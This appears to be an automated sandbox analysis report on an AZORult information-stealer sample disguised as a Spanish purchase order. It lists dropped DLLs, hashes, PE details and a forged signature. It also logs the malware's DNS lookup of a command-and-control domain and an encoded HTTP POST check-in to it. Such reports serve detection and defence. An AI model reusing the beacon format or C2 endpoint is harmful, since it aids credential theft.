Entropy (8bit):	6.809431682312062
Encrypted:	false
SSDEEP:	24576:XDI7l4/FeoJQuQ3IhXtHfjyqgJ0BnPQAib7/12bg2JSna5xfg0867U4MSpu731hn:uQ3YX5jyqgynPkbd24VwMSpu7Fhn
MD5:	556EA09421A0F74D31C4C0A89A70DC23
SHA1:	F739BA9B548EE64B13EB434A3130406D23F836E3
SHA-256:	F0E6210D4A0D48C7908D8D1C270449C91EB4523E312A61256833BFEAF699ABFB
SHA-512:	2481FC80DFFA8922569552C3C3EBAEF8D0341B80427447A14B291EC39EA62AB9C05A75E85EEF5EA7F857488CAB1463C18586F9B076E2958C5A314E459045EDE
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 4% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x..c+..c+..c+...+..c++.b*..c+lh.+..c++.`*..c++.f*..c++.g*..c+.b*..c+9.b*..c+..b+..c+9.k*..c+9.g*C.c+9.c*..c+9..+..c+9.a*..c+Rich..c+.....PE..L...a..Z....."!.....T.....@.....@.....d....<..T.....h.....t~..0...T.....@.....text..... ..`.rdata...P.....R.....@..@.data....E...`... ...:.....@....rsrc...h....Z.....@..@.reloc..t~.....^.....@..B.....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\nssdbm3.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	92624
Entropy (8bit):	6.639368309935547
Encrypted:	false
SSDEEP:	1536:5vNGVOt0VjOJkbH8femxfRVMNKBDuOQWL1421GlkxERC+ANcFZoZ/6tNRCwI41ZH:hNGVOiBZbcGmxXMcBqmzoCUZoZebHZMw
MD5:	569A7A65658A46F9412BDFA04F86E2B2
SHA1:	44CC0038E891AE73C43B61A71A46C97F98B1030D
SHA-256:	541A293C450E609810279F121A5E9DFA4E924D52E8B0C6C543512B5026EFE7EC
SHA-512:	C027B9D06C627026774195D3EAB72BD245EBBF5521CB769A4205E989B07CB4687993A47061FF6343E6EC1C059C3EC19664B52ED3A1100E6A78CFFB1C46472AFB
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Z.Y.4.Y.4.Y.4.P...U.4...5.[.4..y.Q.4...7.X.4...1.S.4...0.R.4.{.5.[.4.. .5.Z.4.Y.5...4...0.A.4...4.X.4....X.4...6.X.4.RichY.4.....PE..L.....Z.....!.....0.....0.....@.....?.....@.....`..p..... .L.....p.....:..T.....(;..@.....0..X.....text..... ..`.rdata..4....0... .....@..@.data.....P.....>.....@....rsrc...p....` .....@.....@..@.reloc.....p.....D.....@..B.....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\softokn3.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	144336
Entropy (8bit):	6.5527585854849395
Encrypted:	false
SSDEEP:	3072:zAf6suip+z7FEk/oJz69sFaXeu9CoT2nIZvetBWqIBoE9Mv:Q6PpsF4CoT2EeY2eMv
MD5:	67827DB2380B5848166A411BAE9F0632
SHA1:	F68F1096C5A3F7B90824AA0F7B9DA372228363FF
SHA-256:	9A7F11C212D61856DFC494DE111911B7A6D9D5E9795B0B70BBBC998896F068AE
SHA-512:	910E15FD39B48CD13427526FDB702135A7164E1748A7EACCD6716BCB64B978FE333AC26FA8EBA73ED33BD32F2330D5C343FCD3F0FE2FFD7DF54DB89052DB748
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....I$...JO..JO..JO.u.O..JO?oKN..JO?oIN..JO?oON..JO?oNN ..JO.mKN..JO-nKN..JO..KO~.JO-nNN..JO-nJN..JO-n.O..JO-nHN..JORich..JO.....PE..L.....Z.....!.....`.....P.....+Z....@..... .....0..p.....@..`.....T.....(...@.....I.....text..... ..`.rdata...C.....D.....@..@.data..... .....@ ....rsrc...p....0.....@..@.reloc..`....@.....@..B.....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\ucrtbase.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1142072
Entropy (8bit):	6.809041027525523
Encrypted:	false
SSDEEP:	24576:bZBmnrh2YVAPROs7Bt/tX+/APcmcvIZPoy4TbK:FBmF2lIeaAPgb
MD5:	D6326267AE77655F312D2287903DB4D3
SHA1:	1268BEF8E2CA6EBC5FB974FDFAFF13BE5BA7574F
SHA-256:	0BB8C77DE80ACF9C43DE59A8FD75E611CC3EB8200C69F11E94389E8AF2CEB7A9
SHA-512:	11DB71D286E9DF01CB05ACEF0E639C307EFA3FEF8442E5A762407101640AC95F20BAD58F0A21A4DF7DBCDA268F934B996D9906434BF7E575C4382281028F64D
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....E.....o.....p..... .Rich.....PE..L....3.....!....Z.....=.....p.....p.....@A.....`.....0..8=.....$... ...T.....H...@... .....text....Z.....Z..... ..`.data.....p.....^.....@....idata..6.....I.....@..@.rsrc.....@..@.reloc..$..... .....@..B.....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\vcruntime140.dll	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83784
Entropy (8bit):	6.890347360270656
Encrypted:	false
SSDEEP:	1536:AQXQNgAuCDeHFtg3uYQkDqiVsv39nil35kU2yecbVKHHwhbfugbZyk:AQXQNVDeHFtO5d/A39ie6yecbVKHHwJF
MD5:	7587BF9CB4147022CD5681B015183046
SHA1:	F2106306A8F6F0DA5AFB7FC765CFA0757AD5A628
SHA-256:	C40BB03199A2054DABFC7A8E01D6098E91DE7193619EFFBD0F142A7BF031C14D
SHA-512:	0B63E4979846CEBA1B1ED8470432EA6AA18CCA66B5F5322D17B14BC0DFA4B2EE09CA300A016E16A01DB5123E4E022820698F46D9BAD1078BD24675B4B181E91F
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....NE...E...E.....".G...L.^.N...E...l.....U.....V.....A....._.....D.....2.D.....D...RichE.....PE..L....8'Y....."!..... .....@.....@A..... .....H?...0.....8.....@.....text..... ..`.data...D.....@....idata.....@..@.rsrc..... .....@..@.reloc.....0.....@..B.....

C:\Users\user\AppData\Local\Temp\507603759904895765250l4.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005, page size 2048, file counter 2, database pages 23, cookie 0x19, schema 4, UTF-8, version-valid-for 2
Category:	modified
Size (bytes):	49152
Entropy (8bit):	0.7876734657715041
Encrypted:	false
SSDEEP:	48:43KzOIIY3HzrkNSs8LKvUf9KnmlG0UX9q4lCm+KLka+yJqhM0ObVEq8Ma0D0HOlx:Sq0NFeymDlGD9qlm+KL2y0Obn8MouO
MD5:	CF7758A2FF4A94A5D589DEBAED38F82E
SHA1:	D3380E70D0CAEB9AD78D14DD970EA480E08232B8
SHA-256:	6CA783B84D01BFCF9AA7185D7857401D336BAD407A182345B97096E1F2502B7F
SHA-512:	1D0C49B02A159EEB4AA971980CCA02751973E249422A71A0587EE63986A4A0EB8929458BCC575A9898CE3497CC5BDFB7050DF33DF53F5C88D110F386A0804CBF
Malicious:	false
Preview:	SQLite format 3.....@ .....[5.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.596432245363597
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	NUEVA ORDEN-MATSA 10-2022,.exe
File size:	166384
MD5:	5bb547610939ac07657f6216a28498cb
SHA1:	89eadfa478804f0a5798e26871ff45c4906349ee
SHA256:	3d70466e2cb7b2b051feb16750acb3b40af81f4595a0c0ffa865c13907820ca2
SHA512:	42279f2771b176bb6d642ce76b88064fd1fefc8253b75feedb038ddaf8427d2e2179266140be9a87337957f3b584c6bdef3bef39d33059ff350e1d1567d65761
SSDEEP:	3072:23Onsvm9E08KqGhoz/AbFuaYJH75up/YhIejP0e8xLqPyBXq:mhv2E9fG2zOuauHu/YTjMe8
TLSH:	33F3D154B6681C5FCF57CA7F58CA8811CE70E4E7A603D29290C2AF2845C53FA698ED93
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....:c.....0.. ...>.....>... ...@....@..

File Icon



Icon Hash:	92aca8b2b2a2b286

Static PE Info

General

Entrypoint:	0x423e0e
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, LARGE_ADDRESS_AWARE
DLL Characteristics:	HIGH_ENTROPY_VA, DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x633A9A00 [Mon Oct 3 08:14:56 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=DigiCert SHA2 Assured ID Code Signing CA, OU=www.digicert.com, O=DigiCert Inc, C=US
Signature Validation Error:	**The digital signature of the object did not verify**
Error Number:	-2146869232
Not Before, Not After	• 5/19/2021 5:00:00 PM 5/16/2024 4:59:59 PM
Subject Chain	• CN=CyberLink Corp., O=CyberLink Corp., S=New Taipei City, C=TW
Version:	3
Thumbprint MD5:	A4D8E4B58EA8BFFEB5042F8D87A0D3B1
Thumbprint SHA-1:	8AA3877AB68BA56DABC2F2802E813DC36678AEF4
Thumbprint SHA-256:	F74F183D5E965145A3F4A58B22151E13BC1AFE9E556865C5F2C573E1C2D0F73D
Serial:	0A08D3601636378F0A7D64FD09E4A13B

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x23db4	0x57	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x26000	0x1c4a	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x24200	0x47f0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x24000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x1f0ac	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x21e14	0x22000	False	0.8359231387867647	SysEx File -	7.625269203895489	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.reloc	0x24000	0xc	0x200	False	0.044921875	data	0.10191042566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.rsrc	0x26000	0x1c4a	0x1e00	False	0.33255208333333336	data	5.331205252262454	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country

Name	RVA	Size	Type	Language	Country
RT_ICON	0x261b0	0x10a8	Device independent bitmap graphic, 32 x 64 x 32, image size 4224		
RT_ICON	0x27258	0x468	Device independent bitmap graphic, 16 x 32 x 32, image size 1088		
RT_GROUP_ICON	0x276c0	0x22	data		
RT_VERSION	0x276e4	0x37c	data		
RT_MANIFEST	0x27a60	0x1ea	XML 1.0 document, Unicode text, UTF-8 (with BOM) text, with CRLF line terminators		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.7188.114.97.349701802029467 10/03/22-16:01:45.471249	TCP	2029467	ET TROJAN Win32/AZORult V3.3 Client Checkin M14	49701	80	192.168.2.7	188.114.97.3
192.168.2.7188.114.97.349701802810276 10/03/22-16:01:45.471249	TCP	2810276	ETPRO TROJAN AZORult CnC Beacon M1	49701	80	192.168.2.7	188.114.97.3
188.114.97.3192.168.2.780497012029137 10/03/22-16:01:45.891593	TCP	2029137	ET TROJAN AZORult v3.3 Server Response M2	80	49701	188.114.97.3	192.168.2.7

Network Port Distribution



Total Packets: 46

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 16:01:45.453653097 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.470575094 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.470684052 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.471249104 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.487988949 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.891592979 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.891733885 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.891776085 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.891813993 CEST	80	49701	188.114.97.3	192.168.2.7

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 16:01:45.891829014 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.891840935 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.891855955 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.891882896 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.891897917 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.891908884 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.891937971 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.891952991 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.891963005 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.891988993 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.891993999 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.892009020 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.892014980 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.892041922 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.892043114 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.892066956 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.892069101 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.892090082 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.892090082 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.892111063 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.892134905 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.898929119 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.898974895 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899003029 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899028063 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899039984 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899055004 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899071932 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899080038 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899105072 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899108887 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899131060 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899143934 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899174929 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899184942 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899200916 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899200916 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899231911 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899235964 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899259090 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899265051 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899281025 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899290085 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899319887 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899342060 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899346113 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899357080 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899372101 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899398088 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899413109 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899421930 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899445057 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899447918 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899471045 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899472952 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899497986 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899501085 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899522066 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899523973 CEST	80	49701	188.114.97.3	192.168.2.7

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 16:01:45.899549961 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899553061 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899575949 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899578094 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899599075 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899604082 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899621010 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899626017 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899646997 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899651051 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899672031 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899677992 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899698019 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899703026 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899718046 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899728060 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899741888 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899753094 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899765968 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899777889 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899801016 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899804115 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899821043 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899827957 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899843931 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899853945 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.899871111 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.899893999 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.910458088 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.910511971 CEST	80	49701	188.114.97.3	192.168.2.7
Oct 3, 2022 16:01:45.910537004 CEST	49701	80	192.168.2.7	188.114.97.3
Oct 3, 2022 16:01:45.910538912 CEST	80	49701	188.114.97.3	192.168.2.7

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 16:01:45.400849104 CEST	59477	53	192.168.2.7	8.8.8.8
Oct 3, 2022 16:01:45.424484968 CEST	53	59477	8.8.8.8	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Oct 3, 2022 16:01:45.400849104 CEST	192.168.2.7	8.8.8.8	0x2300	Standard query (0)	cinho.shop	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:01:45.424484968 CEST	8.8.8.8	192.168.2.7	0x2300	No error (0)	cinho.shop		188.114.97.3	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:01:45.424484968 CEST	8.8.8.8	192.168.2.7	0x2300	No error (0)	cinho.shop		188.114.96.3	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- cinho.shop

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49701	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe


Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:01:45.471249104 CEST	0	OUT	POST /PL341/index.php HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1) Host: cinho.shop Content-Length: 95 Cache-Control: no-cache Data Raw: 00 00 00 46 70 9d 3b 70 9d 35 14 8b 30 63 ea 26 66 9b 45 70 9c 47 70 9d 3a 70 9d 37 70 9d 32 70 9d 37 70 9d 3a 70 9d 33 70 9d 34 14 8b 31 11 8b 30 62 8b 30 62 ec 47 14 8b 30 6d eb 26 66 9c 26 67 ea 26 66 98 26 66 97 26 66 99 42 16 8b 30 62 ef 47 70 9c 47 11 8b 30 65 e8 41 17 ec 45 17 Data Ascii: Fp;p50c&fEpGp:p7p2p7p:p3p410b0bG0m&f&g&f&f&fB0bGpG0eAE
Oct 3, 2022 16:01:45.891592979 CEST	2	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 14:01:45 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Powered-By: PHP/7.1.33 Vary: Accept-Encoding,User-Agent CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=AdbpMkRK%2B1yXYyng3XJMNroZ2tWIWszefrJ2xhdLZbBKl%2Baja3b1SXlsoeV4ILQeymltmhu4NrvDP2RbQ0rnA0ispweiYfcx5c%2BQcA9MhPHQkQttff3oUW5mgJ6%2B"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 7546362b3f089b9a-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 34 34 61 32 0d 0a 3f 36 90 4f 06 dd 77 1e d7 33 21 e2 50 65 dc 4f 04 9e 48 07 c9 68 2d ed 50 03 f8 56 65 f8 50 00 e8 49 05 fc 68 39 e3 51 06 f8 60 07 e9 55 2f cf 30 07 d8 60 13 d9 49 1e c7 36 65 cb 4b 04 dd 48 3c 9b 68 37 9c 4e 24 e2 40 3a db 66 12 d6 79 1e c9 68 2f e3 42 3e dc 40 06 9e 49 11 ff 73 12 ed 57 1c e4 49 03 f8 57 07 f8 49 04 fb 68 6c e9 50 00 d6 45 1f f8 7b 10 cc 31 1b 9f 61 02 f8 76 31 e6 4d 36 ed 50 3a db 67 1d c6 33 19 ed 6c 20 f4 44 6c c4 48 3c d9 72 19 c0 6b 26 cd 7a 3a e4 4e 2f ef 49 1e d9 68 21 ed 52 65 e5 50 04 c5 7b 18 ea 4a 20 e3 57 1c 9b 4f 3f eb 33 18 d7 37 2d e0 57 25 cf 52 04 9e 48 69 81 60 6b 92 6d 6b 07 16 0c 82 a6 43 b3 75 f4 a5 1e 37 09 14 00 82 a8 5f f0 71 